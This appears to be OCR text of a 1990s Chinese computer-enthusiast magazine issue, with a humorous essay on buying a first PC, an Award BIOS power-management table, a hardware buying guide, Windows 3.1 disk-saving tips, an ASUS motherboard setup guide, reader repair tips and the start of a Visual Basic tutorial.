启用方便，看顾也可更周到。这样电脑娘子就算正式娶到我家，从今往后，家里就算添了一张不吃饭的口子。它会如何使我憧憬、彷徨、忧愁、快乐，或是生儿育女，我还不得而知。

第二回　大闹洞房

卖给我电脑的销售商在我的卧室里客客气气地为我的电脑装上所谓免费的正版 WPS。另一个电脑销售商，姑命名为 B 销售商（前者则命名为 A 销售商）则自愿来给我的电脑装上所谓正版的 WINDOW。有如许热情的销售商向我的电脑娘子献殷勤，我真是受宠若惊，不明白那时销售商们之所以对我情有独钟地尾追不舍，全在我兜里还有一些大团结的缘故。可是两位销售商在电脑娘子之前未免过于争风吃醋，总不让 WPS 和 WINDOW 兼容，使我有了 WINDOW 便无法使用 WPS，有了 WPS 后 WINDOW 又不能工作了。两个销售商有几天耐着性子轮翻来重新安装 WPS 或 WINDOW，都说对方安的软件如何如何拙劣，没完没了地互相修改 CONFIG. SYS，实际上是把我的电脑当擂台，在上面你改过来，我改过去，两彪人马在暗地里较劲。我没有别的办法，心里明白自己已经成了两位“高手”师傅之间的皮球，由着他们踢来踢去。好在我此时新买电脑不久，气还挺足，一时半时的还踢不瘪。所以我便象一个气儿还比较饱满的皮球一样在两位师傅间朝气蓬勃地蹦来蹦去。糟糕的是，A 师傅现在好像连踢都不想踢了。我于是去找 B 师傅。B 师傅在键盘上劈里啪啦了一阵，先进了 WPS，突然大叫了一声：“糟了”，我一看也急了，屏幕上出现了乱七八糟、五颜六色的各类符号，好像千百种细菌似的闪闪发光。“这是什么？！”我恐怖地说。B 师傅也大惊失色，嚷道：“火龙病毒！没错，这一定是目前世界上最厉害的火龙病毒！”这一消息使我们全家人感到毛骨悚然，坐在旁边的一个客人赶紧起身，像是要夺路而逃，战战兢兢地问：“会爆炸吗？”，B 师傅显得很冷静地说：“八成儿不会吧，不过对此类病毒，一般软件杀不了。得了，我走了，你另请高明吧。”B 师傅收起他带来的引导盘，走了。我只好再去找 A 师傅，反正他是电脑销售商，当时讲好要维修三个月的。A 师傅来了，我把火龙病毒的事情对他讲了，他却淡然一笑，说，哪里是什么火龙病毒，这个 WPS 其实是个经过解密的软件，和字库相关的某些地方未解好，所以在接通汉字字库时，往往会产生这种符号，你看，这不就没了？他敲打了几个键，果然，屏幕上的画面立即正常，WPS 的整个菜单又跳了出来。这一场虚惊使我们长了见识。A 师傅这次开恩，他给机器重新设置了 CONFIG. SYS，使得 WINDOW 和 WPS 可以兼容。他那时的设置方法现在看来非常简陋、不方便，但当时已经足以使我们为之倾倒。由于 A 师傅转眼就治好了火龙病毒，又使 WPS 和 WINDOW 可以相安无事地兼容工作，我们都觉得他十分了得，于是决定私下里钦佩他。

我家的电脑患了病毒的消息不胫而走，在我们的左右邻居中引起一遍恐慌。即便是从前的老熟人，现在也以异常的眼神看我们，那意思是：据说他家已经染上电脑病毒了，而且是从国外来的。这年头，凡是国外来的洋毛病都不好治，例如艾滋病就是，还是防着点好。于是左邻右舍一见我们就惊慌地逡巡走避。多年的熟人明明从街口骑着自行车朝着我们驶来，一看见我们的身影便拐进胡同，落荒而逃了。一时间，我这暴发户式的电脑迷相当地孤立。不过这种情形延续得倒也不久，大概是因为邻居们毕竟都是有学问的人，经过调研工作，弄清楚电脑病毒是怎么一会事了。不久，还有好心的邻居给我送来杀毒软件或防毒卡，不想让我们中毒太深。于是我们的卧室里有时便会挤满了人，就跟闹洞房差不多。人们做出愤怒的表情，表示对病毒强烈不满。也有的人则只是为了满足好奇心，专程赶来想一睹病毒的模样，当被告知病毒已被杀死时，他们脸上不禁显出失望的神情，说现在的病毒跟人一样，身体素质不行了，一杀就死。有一位邻居弄明白电脑病毒居然是些科技人员特意编制的时，大为震惊：有这样的事！科学家原来也不都是好人呀！

有了电脑就会不知不觉老在电脑市场上逛，并且总是发现老有更多更好的软件需要买，否则就会赶不上趟。A、B 两师傅在我的电脑上轮番操作表演，使我对某些师傅产生了恐怖心，好久不敢高攀。我于是自个儿买了一大堆电脑书来硬啃。一时间，床前床尾全是 DOS 呀、WINDOW 呀、C 语言呀之类的书。自学诚然重要，但总是需要师傅来进行切磋交流的。有时候独个儿看了十天半月的书，远不如亲自看师傅操作半小时学到的东西切实。所以后来我仍然不时邀请一些电脑师傅来我家检修电脑。诸位师傅中，有一位不请自来的师傅（姑谓之 C 师傅）来得特别勤，而且来了就不肯走，在我的电脑前一坐就是大半天，让我这电脑主人只能含笑呆坐一旁，眼看他眉飞色舞地“优化”我的电脑。我渐渐看出门道来，他大概是买不起电脑的小师傅，假借了“维修”之名用我的电脑操练工夫呢。令我生气的是，他似乎对我的电脑及有关设备根本不爱护。例如 5 寸软盘吧，他总是用完后不塞回原来的纸套，而是顺手就放在电脑主机壳上或任什么不干不净的地方，有时候还用他那脏兮兮的手指在软盘孔的边沿上胡乱摩挲，他这么做时，我往往大气不敢出，又不敢斥责他，因为他声称已有两年半的电脑操作史，资历远在我之上，何况他是师傅，师傅还不知什么事该做什么事不该做吗？他敲打电脑键盘的样子，总使我的心一阵阵缩紧，只见他扬起双手，仿佛弹钢琴一样在上面疾速滑行，姿势挺美，但他总要在输入一串字符时的最后一个键上差不多用尽全身之力去打下去，“砰”的一响，这使他的动作倒也显得干净俐落，但我的心却紧张得象要蹦出来一样。我觉得那个键随时要被打得粉碎。他就这样像跳三步舞似的“嘣……嘣……喳！

（下转 14 页）

AWARD BIOS 设置(四)

□河北 赵群

五、POWER MANAGEMENT SETUP(电源管理设置)

电源管理设置子菜单及设置说明表如下:

ROM PCI/ISA BIOS(2A59FA29)POWER MANAGEMENT SETUP(电源管理设置)

序号	项 目	可选参数	说 明	建 议
1	Power Management(电源管理)	①Disabled(禁止) ②Min Saving(最小省电方式) ③Max Saving(最大省电方式) ④User Define(用户自定义方式)	设置为①时,所有节能方式全被禁止。设置为②时,表中第5~7项3种节能模式分别等待1小时及第8项硬盘等待15分钟后进入节能模式。设置为③时,表中第5~8项4种节能模式分别等待1分钟后就进入节能模式。设置为④时,由用户自己设置表中5~8项4种节能模式。	选择"User Define"。
2	PM Control By APM(电源管理由APM控制)	Yes(允许) No(禁止)	设置为"Yes"时,电源管理交由APM(高级电源管理;一种微软出品的电源管理程序)控制,以加强"最大省电方式",并停止CPU内部时钟。	如果你不使用"最大省电方式",应将此项设置为"No"。
3	Video Off Method(显示切断模式)	V/H SYNC+Blank(垂直/水平同步信号与显像管)	设置该选项后,除了关闭屏幕,还关闭从VGA显示卡到显示器的水平和同步信号。	设置为"V/H SYNC + Blank"模式。
		DPMS(显示电源管理系统)	设置该选项后,由带DPMS功能的显示卡控制显示切断模式。	
		Blank Screen(关闭显像管)	设置该选项后,只关闭显像管。	
4	Modem Use IRQ(调制解调器使用中断号)	3,4,5,7,9,10,11,NA	改变调制解调器所使用的中断号。	如果系统未装有调制解调器或安装了但为发生中断冲突,不要该变默认值。
5	Doze Mode(休眠模式)	Disabled(禁止) 1 hour(1小时) 1 Min(1分钟)	设置为"Disabled"则不使用该模式。如在表中第1项设置为"Min Saving",则该项自动变为"1 Hour"。如在表中第1项设置为"Max Saving",则该项自动变为"1 Min"。如果在表中第1项设置为"User Define",则可以在1分钟到1小时内选择等待时间。选择休眠模式后当其它设备还在全速运行时,CPU将处于低速运行状态。	设置为"Disabled"。
6	Standby Mode(等待模式)	Disabled(禁止) 1 Hour(1小时) 1 Min(1分钟)	设置为"Disabled"则不使用该模式。如在表中第1项设置为"Min Saving",则该项自动变为"1 Hour"。如在表中第1项设置为"Max Saving",则该项自动变为"1 Min"。如果在表中第1项设置为"User Define",则可以在1分钟到1小时内选择等待时间。选择等待模式后当其它设备还在全速运行时,硬盘停滞显示器关闭。	设置为"Disabled"。

序号	项　目	可选参数	说　明	建　议
7	Suspend Mode (挂起模式)	Disabled(禁止)	设置为"Disabled"则不使用该模式。如在表中第1项设置为"Min Saving",则该项自动变为"1 Hour"。如在表中第1项设置为"Max Saving",则该项自动变为"1 Min"。如果在表中第1项设置为"User Define",则可以在1分钟到1小时内选择等待时间。选择挂起模式后除CPU外,其它所有设备停止运行。	此为最节能模式,应该选用。
		1 Hour(1小时)		
		1 Min(1分钟)		
8	HDD Power Down (硬盘短电)	Disabled(禁止)	当"Power Management"项设置为"Min Saving"时,该项自动变为15分钟;设置为"Max Saving"时,自动变为1分钟;设置为"User Define"时,用户可在1~15分钟内选择。	使用该项目,用户自定等待时间。
		1-15Min (1-15分钟)		
9	* Wake Up Events In Doze & Standby * (唤醒休眠和等待模式的事件)	IRQ3:Off/On (中断3:关/开)	设置为"On"的中断所代表的设备发出信号后可以唤醒进入"休眠"或"等待"模式的系统。	设置为"Off"。
		IRQ4:Off/On (中断4:关/开)		
		IRQ8:Off/On (中断8:关/开)		
		IRQ12:Off/On (中断12:关/开)		
10	* Power Down & Resume Events * (唤醒挂起和硬盘断电模式的事件)	IRQ3(COM2):Off/On 中断3(COM端口2):关/开	设置为"On"的中断所代表的设备发出信号后可以唤醒进入"挂起"和"硬盘断电"模式的事件。 注:在"可选参数"栏目中,英文是BIOS显示的设备所占用的中断,中文是本电脑实际设备所占用的中断。	将中断4设置为"On",以便用鼠标唤醒系统。将中断15设置为"On",以便用软解压播放VCD时,系统不会进入节能模式。当然,键盘肯定是能唤醒系统的。
		IRQ4(COM1):Off/On 中断4(鼠标):关/开		
		IRQ5(LPT2):Off/On 中断5(声卡):关/开		
		IRQ6(Floppy Disk):Off/On 中断6(软驱):关/开		
		IRQ7(LPT1):Off/On 中断7(打印机):关/开		
		IRQ8(RTC):Off/On 中断8(CPU时钟):关/开		
		IRQ9(Reserved):Off/On 中断9(空闲):关/开		
		IRQ10(Reserved):Off/On 中断10(显卡):关/开		
		IRQ11(Reserved):Off/On 中断11(空闲):关/开		
		IRQ12(PS/2 Mouse):Off/On 中断12(主板鼠标口):关/开		
		IRQ13(Coprocessor):Off/On 中断13(协处理器):关/开		
		IRQ14(Hard Disk):Off/On 中断14(硬盘):关/开		
		IRQ15(Reserved):Off/On 中断15(CD-ROM):关/开		

(待续)

硬件小烧友（二）

□北京　子云

七、光驱

光驱门道极多，现在市场上光驱从倍速、4 倍速、6 倍速、8 倍速、12 倍速、16 倍速到 20 倍速都有，最流行的是 8 倍速光驱。但我所说的门道，不是指它的速度，而是指同一品牌、同一速度的光驱中的价格陷井。比如 SONY 8 倍速光驱，有带和不带包装盒之分，带包装的多为台湾产，不带包装的多为马来西亚产。后来不带包装的又有灰面板和白面板之分，塑料颜色发白的价低，颜色发灰的价高。再比如维用 8 倍速光驱，也有带和不带包装之分。而无论是带还是不带包装，又都有中国产和新加坡产两种。这些外行人注意不到的不同，会出现几十元的差价。

笔者曾因高士达 8 倍速光驱的包装完整、带原装驱动盘而选购过一台。国内有些品牌电脑也是配的高士达 8 倍速光驱。但使用后发现其读差盘的能力较差，有多张在几台高士达光驱上均读不出的光盘，换到 SONY 8 倍速光驱上均能读，换到三星 12 倍速光驱上也能读。三星光驱的光盘托盘带有弹簧结构，是其它光驱所没有的，读盘时噪音很小。也许是驱动设置不同，三星光驱在 DOS 环境下比在 WIN95 环境下启动反应慢。

八、键盘

键盘种类繁多，其按键结构有电容式和机械式两种。电容键盘故障率低，但手感较差。现在电容键盘在低档键盘市场已完全替代了机械键盘，只有少数的原装机键盘(如 IBM 键盘)还有机械式的。键盘线的插头有大小两种，如果插头与主板不匹配，则可花几元钱配个转接头。

标准键盘有 101 个键，Win95 键盘有 104 个键，还有一种 105 键的键盘，多了一个 Tubro 键，按下 Tubro + F11 键，可锁定键盘，这时按任意键均无效，再按 Tubro + F11 键解锁。

鼠标键盘是在键盘上有个起鼠标作用的球或小钮。不过使用起来并不如鼠标方便。有的键盘下方配有托板，是为了操作舒适。“人体功学设计”键盘是把字母符号区的键从中间分开，分别向两边倾斜，方便使用者操作。键盘上还可配上塑料软膜，有防水防尘、保护键盘的作用。

九、声卡

一般的声卡都是 16 位、ISA 总线结构的声卡，有 3D 立体声功能，带 MIDI 接口，支持全双工网上电话。YAMAHA719 芯片的声卡（如阿拉丁 – 719）有软波表合成器功能。而用 CR – 4237(SRS 3D) 芯片的声卡（如阿拉丁 – 4237），只用两只普通音箱即可还原杜比环绕立体声效果。如果你是个电脑作曲爱好者，那可选创通声霸卡系列，如 Sound Blaster 32 SE PnP、Sound Blaster AWE 64 Gold 等，不过其价格五至十倍于一般声卡。

十、有源音箱

有源音箱的品种繁多。最简单的是塑料小音箱，虽是有源的，但多为低阻输入，与声卡的高阻输出不匹配。用它接声卡时，只有将所有声音控制都开到最大，才勉强能听清所放声音。选购时要注意，音箱输入标有 Line in 的是高阻输入有源音箱，适合接声卡。而输入标有 4Ω 或 8Ω 的音箱，则只适于接光驱的耳机输出、或接带音频功放的多媒体显示器，不适宜接声卡。

音箱的喇叭用材也有多种。羊绒喇叭（如百灵鸟 420）音质柔和，适宜播放轻音乐。防弹布喇叭放音清脆，适宜播放摇滚乐。此类音箱品牌较多。

另外，有的主音箱带三路输出（如润宝 CAN – 0232、漫步者 R2000），除一路接副音箱外，另有两路为接环绕音箱用。

十一、显示卡

现在的显示卡一般都是 PCI 总线结构，自带 1MB 显示内存，可扩到 2MB 或 4MB，支持软解压播放 VCD。最流行的要算是 Trident 9680 及 9685 芯片的显示卡。9685 卡比 9680 卡多了视频输出及 3D 加速功能，有的 9685 卡可扩 4MB 显示内存。采用 SONY 编码芯片的 9685 卡（如小影霸 3D + 97）比一般 9685 卡的视频输出效果要好，在显示器上放 VCD 的图像质量也比 9680 卡高。不过有的游戏软件却对这两类显示卡不太友好，如三国演义贰（正版），在 2MB 显示内存的 9680 卡上运行 3D 武将单挑时，常会出错退出。游戏说

明书的解释为：显示卡在 UVCONFIG 程式判别值不相容。笔者在不同电脑上试用过两种 9685 显示卡，1MB 显示内存时，运行三国演义贰正常，扩显示内存后，再运行三国演义贰就花屏，更换各种显示内存后花屏依旧。特提醒三国迷在扩显示内存前三思。也许你有好的解决办法，望不吝赐教。

十二、显示器

现在最流行的是 15 英寸、低辐射、数控、直角平面显示器，依其品牌、产地、功能的不同，价格上会有 2～3 倍的差距。至于外观，则完全是看个人喜好了。所有显示器都有调节亮度、对比度、缩放、梯形失真、枕形失真的功能。有的显示器带色温调节（两档），有的 R、G、B 分别可调，有的可调节屏幕左右旋转，有的带消磁功能，有的带 RESET 键（可使所有调节恢复到出厂状态）。大部分品牌的显示器都有带和不带显示菜单两种规格，屏幕显示调节菜单，可使调节更直观方便。几乎所有显示器都支持逐行扫描方式，除用 SONY 显像管的显示器（如 SONY、美格等）点距为 0.26 或 0.25（mm）外，一般 15 英寸显示器均为 0.28 点距。低档显示器支持的最高分辨率为 1024×768，高级显示器支持的最高分辨率为 1280×1024，甚至更高。另外，各种显示器所支持的最高行、场频及带宽均有所不同。在逐行扫描方式下，只要场频在 70Hz 以上，则完全不会有闪烁感。而在隔行扫描方式下，即使将场频设为 87Hz，也会明显有闪烁感。在 15 英寸显示器中有一种球面模拟显示器，价格较低，属过渡产品，现市场上已不多见了。

关于其它显示器：有一种 14 英寸 TV 显示器，可直接接收电视射频信号，且带遥控器，使想配电视卡的朋友多了一种选择。带音频功放及 MIC 的显示器，被称为多媒体显示器。17 英寸以上的显示器称为大屏幕显示器，价格昂贵，有些甚至大大高于一台普通 586 的价格。但有些国产 17 英寸 0.39 点距显示器（如 EMC1750），售价不到 3000 元，对更关心屏幕尺寸的用者来说，是一种较易接受的价格。

十三、电视卡

一块电视卡，便宜的五、六百元，贵的八、九百元，而大屏幕显示器大多价格昂贵，所以说用电脑看电视并不是一个经济的选择。不过从节省居住空间考虑，或是将其作为缓解家庭争抢电视频道矛盾的新武器，或是为临时看电视方便，配个电视卡是个好选择。

有些便宜的电视卡，无论是元件，还是电路板，看起来工艺都十分粗糙。据说一样可用，但对我这个硬件小烧友来说，这样的东西是决不在考虑之列的。现在市场上比较多的，是配飞利浦高频头的各种电视卡，其工艺都很好，卡的大小不一，功能上小有差异，所配遥控器的工艺差别较大。选购时还有一点要注意的是，该卡应有较新的驱动程序盘及详细的说明书。

十四、Modem（调制解调器）

首先声明，笔者现在并未配 Modem，主要是本人英语水平有限，对国内网的实用性又缺乏认识，所以现在上网还停留在关切阶段。

Modem 有内置式和外置式两种，内置式比外置式价格低，外置式带工作状态显示灯，可方便地了解 Modem 的工作情况。从 Modem 的最高传输速率分有 14.4kbps、28.8kbps、33.6kbps 等多种型号。

国内最有名的 Modem 是贺氏及摩托罗拉。但笔者认识许多上网者都是用的杂牌 144 Modem，且他们的体会都是“144 的 Modem 足够用了”。现在最便宜的 144Modem 只不到 200 元，许多 336Modem 也只六、七百元。许多卖 Modem 的地方还免费入瀛海威网，并送 500 个信用点（上网每分钟耗一个信用点）。China Net（中国网）现在搞的教师优惠也十分诱人，每月交 30 元可上网 10 小时，每月交 100 元可上网 35 小时，而且还可优惠购买贺氏 Modem，售价比配套市场低 10% 左右。要提醒各位，上网可是个填钱的无底洞，一定要量力而行。

十五、合卡

市场上有许多合卡，如六合一卡、八合一卡等，是把声卡、显示卡、传真卡、Modem 等功能合在一块卡上。其优点是节省主板扩展槽，方便安装，减少硬件设置冲突。586 主板一般有四个 ISA 总线扩展槽，而现在的声卡、内置 Modem 卡、电视卡、硬解压卡等都是 ISA 总线卡，许多专业的 PC 用卡也都是 ISA 总线的。如果觉得 ISA 扩展槽不够用，可考虑配合卡，但价格比分别配卡要贵很多，从将来硬件升级考虑，合卡不如单卡有更大的灵活性。

十六、鼠标

鼠标有机械式和光电式两类。机械鼠标可在任意平面上使用，光电式鼠标则必须在专门的光电鼠标板上使用。鼠标接口有 D 形和圆形两种，D 形接口是接电脑串口使用的，圆形接口是接 PS/2 口使用的。一般鼠标多为三键或两键，个别还有五键的，它是在鼠标侧面多了垂直、水平定位两键。

选购鼠标除了要选择适用的功能和自己喜欢的外形以外，要注意对按键手感的选择。按键时声音小、手感轻巧的鼠标质量较好，你可快速双击鼠标键，按键反应快的是好鼠标。

（待续）

386、486 使用经验谈

减少 WINDOWS 占用的硬盘空间

□重庆 刘庆丰

一、用“即时通 4.1”作汉字平台

WIN 3.1 体积小，运行速度快，但不能处理中文，故一般均需挂接中文之星、RICHWIN 等中文平台。但这些中文系统都比较庞大，甚至比 WIN3.1 自身还要大得多。但如果装有诸如即时通一类的词典软件就可以不用安装别的中文平台了！挂上了即时通 4.1 的英文 WINDOWS 能够完全正常地显示汉字，而且只要按下 ALT + SHIFT 键就能随时在中文输入和英文输入间进行转换。默认的输入法是拼音，另外在它的 README 文件中还详细介绍了怎样从 UCDOS 5.0/6.0 中提取五笔字型输入模块 WB.MB 等的方法。需注意的是将 WB.MB 拷入 QDICT 目录后系统默认的还是拼音，需将 PY.MB 的扩展名改为其它名字，要使用拼音时改回来即可。

用 QDICT 4.1 作中文平台的主要缺陷是不能挂接打印字体（即使在中文 WINDOWS 环境下，挂上即时通后也只能使用 16 点阵的显示字库）。

二、为中文 WINDOWS 外挂光盘字库

若需经常使用多种中文字体，庞大的字库将是你硬盘上的一个极其沉重而又无法丢弃的负担。其实只要你的机器装有光驱，完全可以使 WINDOWS 正常地使用光盘上的字库而无需将它们拷贝到硬盘上去。方法是在主群组\控制面板\字体中选择“新增”，在随后出现的选择光盘字库存放的驱动器名和目录，然后把“将字体复制到 WINDOWS 目录”前面的选择符号去掉即可。

这种方法能外挂的光盘字体几乎是无限的，唯一的要求是在显示和打印时光驱里要有此光盘。为了更进一步释放硬盘，还可将原有的黑体字也删除（删时选择“删除磁盘上的字体文件”选项）。不要将宋体也一并删除，否则所有的中文显示都将是一片乱码。

三、在光盘上运行 PWIN3.2

与其它许多软件的安装版不同，PWIN3.2 的安装文件是未经压缩的，这就给我们在光盘上直接运行 PWIN32 提供了可能。

先在硬盘上安装一次 PWIN3.2，然后将该目录中的所有文件和子目录一并删去，只留下 *.GRP、*.INI 和 WIN.COM、DOSPRMPT.PIF 这几个文件。若安装了五笔字型等外接的汉字输入法，还需保留 *.IME、*.MB 等。可将这几个文件（一共只有 100 余 K）压缩存放在软盘上，就成了光盘版 PWIN3.2 的“安装版”，以后重装时只需将它们解压到硬盘上就行了。

然后修改 AUTOEXEC.BAT，在它的多重选择项中设置一个 PWIN32(CD-ROM) 项目，增加如下内容（设光盘目录为 E:\PWIN32，安装于 D:\WINDOWS 目录）：

```
SET PATH = E:\PWIN32
SET TEMP = D:\WINDOWS
D:
CD \WINDOWS
WIN
```

光盘运行 PWIN32 的主要问题是速度太慢。用书写器写一段文字，每打一个字都要等上一两秒屏幕上才显示该汉字。但只要显示过一次的汉字第二次输入时瞬间即出。故输入文字前可先打开一个用字量较多的汉字文件显示一下，再打字就非常得心应手了。

以上方法在海洋主板的 386DX－40，5M 内存，倍速 VECAT 光驱，2 只 40MB 硬盘（均用 STACKER4.0 压缩过）上运行成功。操作系统为 DOS6.22。

华硕新主板的安装及使用

□湖北　吴懿鑫

一、TX97－E 华硕智能型主板的特色

监示 CPU 的温度；随时监视各部分电压；监控硬盘、内存、GDI 的多少；保护 BIOS 不被病毒侵入；CPU 风扇与系统风扇的监控（注：CPU 风扇转速控制必须用特别的 3pin 风扇）；当 CPU 过热则自动降速；在待机模式中可被 modem 讯号启动；当机壳被打开时，发出警告(注：特殊的带报警的计算机外壳)。

使用 SDRAM，支持 USB，512KB Cache，提供软件关机但需要 ATX 电源，公开支持 75MHz 的外部主频，也支持 4.0X(倍频数)，支持下一代硬盘 33MB/S 的传输速度。

二、主板的系统需求

① Win95 及 NT 的操作系统（不是说 Win3.X 不能用，只是 Win3.X 不能发挥主板的各种优点）；② Win95 要 12MB 的内存，WindowsNT 要 16MB 的内存；③ 20MB 的可用硬盘空间；④最好 3pin 风扇和带报警的机箱。

三、主板安装

主板的硬件安装与其它 586 主板一样。安装 Win95 时先不要安装各种插卡及外设的驱动程序。

现在开始安装主板的程序，将随主板时附送的光盘放入后，自动执行，显示出主画面，画面左边为 ASUS 华硕的标志。画面的右边为 8 个选项。

点选第一项 Locm local setup。出现两个选项：第一项完全安装；第二项选项安装。选取完全安装，在出现的画面中选取主板型号为 TX97，同时计算机自动侦测显示卡是否为 ATI 显卡及风扇种类。如果你的机箱有传感器则点取 Chassis Imtrusion Alarm 前的复选框，然后点 Next。

接着计算机会侦测你的声卡是否为 Creative、Crystal 或 Yamaha。如不是，请选 My sound card chip is not listed 前的复选框，确认后，输入拷贝文件应放的目录，按提示在开始菜单中加入程序组 LANDESK Client Manage。重新开机，再安装各种驱动程序。

四、管理系统的使用

在开始菜单的程序栏中点取 LANDESK Client Manage，则看到一个程序框，这个框主要由两部分组成：系统健康情况指示和工作站探测项目。


系统健康情况指示主要是由绿黄红三个灯组成，旁边写着系统情况，如果有问题，它里面写着出问题地方并给出建议。工作站探测项目有 14 个小项目。

(一)系统健康指示部份

①对硬盘各分区、容量、使用情况的列表；②内存可用部分、剩余的虚拟内存及 GDI 的百分比，并且侦测内存是否有损坏；③可知开机是否正常，以及开始是否检查到病毒的情况；④基本硬件部分可知 CPU 当前的温度，同时也显示 CPU 的正常温度；⑤显示系统的正常电压，以及当前电压值；⑥显示风扇的情况；⑦可以设置各部分的警告、警戒值。如：内存、硬盘的容量；CPU 温度，系统电压，风扇状态，主板温度(到警告、警戒值则发出信号)；⑧远端存取权限的设置。A. 远端开机有三个权限设置(None limited full)。B. 远端存取记录以警告消息记录的查看。C. 通过 DMI 控制台侦测整个系统。

(二)工作站控制项目。

①系统总览部份：了解当前各软硬配件的简要情况；②基本硬件部分：得知主板制造厂家，芯片型号，BIOS 版本、日期及 CPU 厂牌、频率；③驱动器部份：得知软、硬盘的各个情况，主要是显示分区，容量等信息；④内存部份：得知内存插的位置，大小是否为 EDO 或是否支持 ECC 功能，以及内存升级的建议；⑤声效卡部份：得知声卡的主芯片厂牌与型号；⑥键盘／鼠标部份：得知它们的形式，驱动程序，资讯，以及它们的连接种类；⑦显卡部分：得知显卡的主芯片、驱动程序及 VGA BIOS 的情况，以及分辨率、颜色、频率等详细内容；⑧系统资源部份：得知 IRQ、DMA、I/O、Memory 等内容；⑨输入/输出接口信息部份：如 IRQ 号、I/Q 地址、速率等；⑩操作系统部份：得知当前操作系统与驱动程序的内容，可以一条一条地查看，方便分析问题；⑪网卡部份：得知网卡连接等情况以及 TCP/IP 等内容；⑫应用程序部份：当前系统使用的各种应用程序的详细内容。如：大小、文件名、路径、版本等等；⑬系统文件部份：对当前正在使用系统的系统文件的列表，可在此查看、修改；⑭用户/系统情况部份：可在此设置用户姓名，电话号码及系统名称等。



TURBO 键"重操旧业"

目前的 586 和 486 主板上都已经不再设置 TURBO(加速开关) 功能。由于长期超频使用容易使 CPU 过早老化。因此利用主板上的跳线接头和机箱上的 TURBO 开关配合，在某些场合下使 CPU 主频提高 1 至 2 档使用，尝试一下'高速'的感觉。

一般的主板上都有一组 CPU 主频跳线器，改变其中某对跳线接头的通断状态就可以改变 CPU 的主频，例如，在 ZL5400(486) 主板上使用 5X86CPU, J8 接头短接时主频为 133MB，开路时主频为 160MB；在 INTEL82430(586) 主板上使用奔腾 100CPU，JP12 短接时主频为 100MB，开路的主频为 120MB。这样，将机箱 TURBO 开关上是有通断功能的一组引线接头插在相应的主频跳线接头上；按动 TURBO 开关就改变了 CPU 的工作频率，实现了加速功能。 (湖南　吴晓刚)

打枣的启示

一台 K5-100 电脑，Win95 启动不正常，出现"系统注册表错误"提示信息，需要反复热启动 4、5 次才能顺利启动。我首先判断病毒作怪，请来 KV300，结果无毒。后又想这注册表是 Win95 在安装时对硬件配置情况的记录，"注册表出错"肯定是现行硬件情况与安装记录产生了差别，但安装至今，硬件 (包括 BIOS 的配置) 我动也没动过；至于说里面的板卡，如显示卡、声卡、主板、内存都不可能有什么物理损伤(运行 DOS 和 Win3.2 正常充分说明这一点)。接触不良？有可能。于是再把所有卡均落实一遍，重新启动，"涛声依旧"。

最终，我的目光落在了趴在那儿老老实实没事人儿一样的 CPU 身上，它作怪？不太可能，它要有病，这计算机还不整个儿趴窝？管它呢，有枣无枣打一竿。我使匀了气力，把它四角扎扎实实地摁了摁，再一开机，嘿！启动正常了！ (山东　孙善清)

纸片替弹簧

本人也有一 Acer 525 倍速光驱，也出现光驱开关门不正常的问题。读了《电脑爱好者》97 年 7 月刊'换只小弹簧，解决大问题"一文后，开始着手修理。在我小心打开光驱，拆下定位铁片以后，才发现电机与靠轮并不像想象中那样容易拆，而故障部位——小弹簧正处在两者之间，光盘定位铁片嵌在一塑料件上，很难将它与电机导轴分离。

通过观察，我考虑到激光头组件上的磁铁的磁力使光盘定位铁片下沉，将光盘固定悬于二者之间以备检索。而小弹簧的作用实际上是给磁铁产生的磁力以反作用力，若小弹簧弹性不足，则导致磁铁吸力过大，以致不能正常检索。想可不可以减小磁铁对定位铁片的吸引力，以代替小弹簧的作用呢？于是我找来不干胶纸，剪成定位铁片上的小圆形状，贴在定位铁片上，开机试验，故障依旧。又剪一小园纸片，直接贴在激光头组件上的磁铁表面上，安装好，开机一试，OK！一切恢复正常。

(山东　王晓发)

喷墨盒再利用

93 年购得 HP－DeskJet500Q 喷墨打印机一台，一直使用 HP－51626A 喷墨盒。使用完后的墨盒，留之无用，弃之可惜。由于打印成本太高，于是买了加丽 IJH—33 可填充墨水一盒，做了一个再利用试验，打印喷头至今无任何堵塞现象出现。

1. 将购买的墨水与其提供的打印头保护座、压圆珠配件、气泵、皮塞放置一边，再准备几张餐巾纸；2. 打开打印机上盖，按更换钮将使用完的打印喷头从托架中取出(注意：在整个操作过程中不要用硬东西碰铜钱排和喷咀)，放在保护座中；3. 在墨盒的上侧方有一白色小珠子，用压圆珠配件将其压入墨盒内(墨盒功能不会受到损害) 后，呈小孔状，将墨水注入 (不要加入太多，大约有墨盒的三分之二即可)，再将气泵插入墨盒上方正中的小孔内，一面用手压气泵，使墨盒内气压平衡，一面将皮塞迅速插入注入墨水的小孔内(如果做不好，会浪费许多墨水或墨盒无法使用，可重做)。最后，将墨盒从保护座内取出，用餐巾纸将喷咀上渗出的墨水吸掉，把墨盒放在一边观察一会儿 (在这段时间里，可将保护座冲洗干净，以备下次使用)，如果不再从喷咀处渗漏墨水，将墨盒放回打印机按复位钮即可。

试验证明，每个墨盒可使用二到三次，待墨水用完时拔掉皮塞，即可加入墨水。 (北京　郭付权)

降　频

一台装有 K5－100 CPU 的微机，一直运行较好，但进入夏季以来，经常"死机"，换上 P100 CPU 运行一切正常。考虑是 CPU 散热系统有问题，给 CPU 换上大功率风扇，在风扇与 CPU 之间又加了导热硅胶，搬回家后，仍然"死机"，正在一愁莫展之时，我试着给 CPU 降频，把 K5－100 降成 K5－90，这时计算机运行一切正常，运行至今没有'死机'现象。 (合肥　蒋月华)

VB 编程的一些心得

□沈阳　王晓阳

在大学作毕业设计的课题是编制一个教学软件，所以很自然地和 VB 这种易学、易懂、界面友好漂亮的语言打上了交道。在编写的过程中当然遇到了许多的问题，这里将一些简单的小程序写下来与喜爱编程的朋友们分享。

一、封面

封面的设计是这样的，先出现一窗体，上面为你喜欢的图案。然后出现一艘从左向右行驶着的船。屏幕上方从两侧分别移动出“欢迎”两个字。

具体的制作方法是：把预先选好的背景图案装入封面窗体中，窗体命名为 CAI。再分别在三个图像控件（image）中装入预先制作好的位图“欢”、“迎”和船型图案。然后把三个 image 放置在初始位置（即图案刚在窗体出现时的位置），并把它们的可视属性都设置为“false”。程序如下：

```
Sub Form_load()
 cai. Show  '显示封面窗体
 Dim i  '定义变量
 image3. visible = True '船型图像控件出现
